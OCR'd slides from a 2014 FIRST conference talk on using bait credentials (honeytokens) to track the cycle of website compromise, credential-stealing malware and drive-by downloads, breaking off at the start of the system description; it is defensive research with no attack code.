26th annual **FIRST** conference

BOSTON

MASSACHUSETTS

JUNE 22—27, 2014

Back to the 'root' of Incident Response

Boston Park Plaza Hotel | June 22-27, 2014

Credential Honeytoken for Tracking Web-based Attack Cycle

Mitsuaki Akiyama (akiama.mitsuaki@lab.ntt.co.jp)

NTT Secure Platform Laboratories / NTT-CERT

Who I am

- Mitsuaki Akiyama
- Security Researcher (Ph.D)
  - Research interests: honeypots, malware analysis , exploit analysis
- Developer of various types of honeypots
- NTT Secure Platform Laboratories / NTT-CERT

Innovative R&D by NTT


Outline

- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental results
- Summary and conclusion

Outline

- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental results
- Summary and conclusion

Web-based attack cycle



New Mass Web Attack Makes 40,000 Victims

Nätverkstekniker - FRA

www.fra.se/jobb

Vill du göra samhällsnytta & bidra till Sveriges oberoende i världen?

Alerts

Mass Injection Compromises More than Twenty-Thousand Web Sites

Date:05.29.2009

Threat Type: Malicious We
Code

Websense Security Labs™ Threats
is currently taking place around th
with malicious JavaScript, obfuscat
similar to the legitimate Google An
Web sites.

BOOKMARK THIS ALERT

Symantec. Connect

Enter keywords to search...

COMMUNITY: S


FTP credential sniffing by Malware

Viral Web Infections using Malware? Gumblar is, Unfortunately, Just Another Day on the Web

Created: 15 May 2009 21:56:39 GMT

John H SYMANTEC EMPLOYEE


0
0 Votes



Which software do you use to run your website?

- WordPress
- I don't know
- Custom software
- Joomla
- Blogger/Blogspot
- osCommerce
- Drupal
- Tumblr
- Other

Source: StopBadware, Commtouch




Malware infection

Credential leakage

Compromised websites

Web-based attack cycle detail



Our proposal: **honeytoken** based observation

Outline


- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental results
- Summary and conclusion

What is a Honeytoken?

- Honeypot: decoy system **resource**
- **Honeytoken**: not computer system; *resource-centric* honeypot

Bait office document


Bait database entry



Bait credential


Username	*honey*
Password	*123abc*

- Studies on **credential honeytokens**
  - *Phishing Phisher* [ICIMP2007], *Anti-phishing framework* [eCrime2009], *BotSwindler* [RAID2010]



Our approach

- Chain each attack phase on web-based attack cycle
  - **leak honeytokens**
  - **monitor usages of honeytokens**
  - **analyze drive-by downloads** on compromised websites
- integrate each method into our system for **automatic observation**



Outline

- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental results
- Summary and conclusion

Client applications targeted for stealing credentials

Malware sandbox
Malware executable

- Analyzing malware on sandbox
  - Malware executables from the web
- Various kinds of malware read **configuration files** of applications **without *user's permission***
  - FTP client: 24 kinds
  - IM client: 3 kinds
  - Mail client: 4 kinds
  - Web authoring tool : 2 kinds
  - Web browser: 6 kinds
  - Other: 14 kinds


e.g., *C: ¥ Program Files ¥ BPFTP ¥ Default.bps*

Credential is described

Outline


- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental result
- Summary and conclusion

Observation system and procedure

